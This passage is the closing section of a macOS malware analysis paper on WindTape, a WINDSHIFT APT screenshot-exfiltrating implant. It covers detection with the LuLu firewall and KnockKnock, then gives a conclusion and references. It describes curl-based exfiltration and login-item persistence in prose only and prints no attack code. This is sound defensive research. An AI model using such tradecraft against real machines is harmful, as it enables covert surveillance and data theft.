

Figure 5: LuLu detecting WindTape's connecting to its C&C server.

LuLu can also detect when curl is (ab)used to exfiltrate the captured screenshots:



Figure 6: LuLu detecting curl's exfiltration of a captured screenshot.

Finally, on a system that has been infected by WindTape, *KnockKnock* [18] (another free open-source tool) can generically detect WindTape. This is possible as *KnockKnock* aims simply to enumerate all persistently installed software, which on an infected system will include WindTape's login item.



Figure 7: KnockKnock detecting a WindTape infection, via its login item persistence.

Of course these detection approaches are not specific to WindTape. In fact, monitoring for persistence and detecting unauthorized network traffic is a rather generic approach that can, and should, be used to detect both known and unknown threats.

CONCLUSION

The WINDSHIFT APT group and their *macOS* implants and tools provide a rather unique opportunity to gain insight into the *Apple*-specific approaches employed by an advanced adversary.

In this paper, we comprehensively dissected WindTape, a lightweight persistent tool, capable of continually capturing and exfiltrating screenshots.

To conclude, we briefly covered heuristic methods that can be deployed to generically detect WindTape (as well as other *macOS* threats).

And although WindTape is not particularly an overly complex malware specimen, the analysis approaches, techniques and tools presented here, are applicable to the analysis (and detection) of other *macOS* malware specimens.

REFERENCES

[1] Karim, T. In The Trails Of Windshift APT. HITB GSEC. 2018. https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf.

[2] Brewster, T. Hackers Are Exposing An Apple Mac Weakness In Middle East Espionage. Forbes. August 2018. https://www.forbes.com/sites/thomasbrewster/2018/08/30/apple-mac-loophole-breached-in-middle-east-hacks/#4b6706016fd6.

[3] McCabe, A. Shifting in the Wind: WINDSHIFT Attacks Target Middle Eastern Governments. Palo Alto Networks. February 2019. https://unit42.paloaltonetworks.com/shifting-in-the-wind-windshift-attacks-target-middle-eastern-governments/.

[4] Wardle, P. Cyber Espionage In The Middle East: Unravelling OSX.WindTail. Virus Bulletin. October 2019. https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf.

[5] Objective-See. Mac Malware Collection. https://objective-see.org/malware.html.

[6] Objective-See. What's Your Sign. https://objective-see.org/products/whatsyoursign.html.

[7] Apple Documentation Archive. About Info.plist Keys and Values. https://developer.apple.com/library/archive/documentation/General/Reference/InfoPlistKeyReference/Introduction/Introduction.html.

[8] Class-dump. http://stevenygard.com.

[9] KSReachability. https://github.com/kstenerud/KSReachability.

[10] CCCrypt Man page. https://developer.apple.com/library/archive/documentation/System/Conceptual/ManPages_iPhoneOS/man3/CCCrypt.3cc.html.

[11] CCCrypt Header File. https://opensource.apple.com/source/CommonCrypto/CommonCrypto-36064/CommonCrypto/CommonCryptor.h.

[12] ProcessMonitor. https://objective-see.org/products/utilities.html#ProcessMonitor.

[13] NSTask API. https://developer.apple.com/documentation/foundation/nstask.

[14] BlockBlock. https://objective-see.org/products/blockblock.html.

[15] BlockBlock source code. https://github.com/Objective-see/BlockBlock.

[16] Wardle, P. Block Blocking Login Items. Objective-See. July 2018. https://objective-see.org/blog/blog_0x31.html.

[17] LuLu. https://objective-see.org/products/lulu.html.

[18] KnockKnock. https://objective-see.org/products/knockknock.html.